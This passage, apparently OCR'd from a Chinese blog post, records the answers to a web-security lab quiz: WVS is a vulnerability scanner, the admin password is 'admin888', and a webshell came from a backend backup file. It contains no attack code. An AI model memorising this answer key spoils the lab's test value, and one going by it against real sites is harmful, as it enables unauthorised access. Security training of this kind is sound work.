
登陆成功：




题目答案


实验试题
第1题：wvs是什么工具
注入工具
漏洞扫描工具
目录扫描工具
暴力破解工具
下一题
https://blog.csdn.net/qq_42967398


实验试题
第2题：管理员的密码是什么
admin888
下一题
https://blog.csdn.net/qq_42967398


实验试题
第3题：通过什么方式获得的webshell
后台备份文件
直接上传木马
代码执行
写配置文件
下一题
https://blog.csdn.net/qq_42967398


实验成绩
共答对：4/4,得分：100分
您击败了93%的用户，你不是人！
你简直就是安全新人圈的神！
(想重新答题？请点上方重做实验)
https://blog.csdn.net/qq_42967398